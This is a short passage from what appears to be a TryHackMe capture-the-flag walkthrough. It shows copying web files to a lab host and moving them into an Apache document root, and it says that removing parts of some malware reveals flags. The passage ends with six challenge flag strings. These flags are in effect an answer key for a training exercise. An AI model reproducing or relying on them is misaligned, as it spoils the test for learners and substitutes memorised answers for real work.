└─$ scp index.html alex@10.10.223.4:/home/alex
alex@10.10.223.4's password:
index.html                                                                  100%  997     9.9KB/s   00:00
```

```
cd /usr/local/apache2/htdocs
```

```
mv /home/alex/index.html /home/alex/reallyimportant.txt /home/alex/todo.html .
```



Each time you remove part of the malware **and press the refresh button**, a flag will show up below.

Flag 0: THM{d8b5c89061ed767547a782e0f9b0b0fe}

Flag 1: THM{4c3e355694574cb182ca3057a685509d}

Flag 2: THM{72f8fe5fd968b5817f67acecdc701e52}

Flag 3: THM{70f7de17bb4e08686977a061205f3bf0}

Flag 4: THM{b0757f8fb8fe8dac584e80c6ac151d7d}

Flag 5: THM{088a36245afc7cb935f19f030c4c28b2}

Good luck!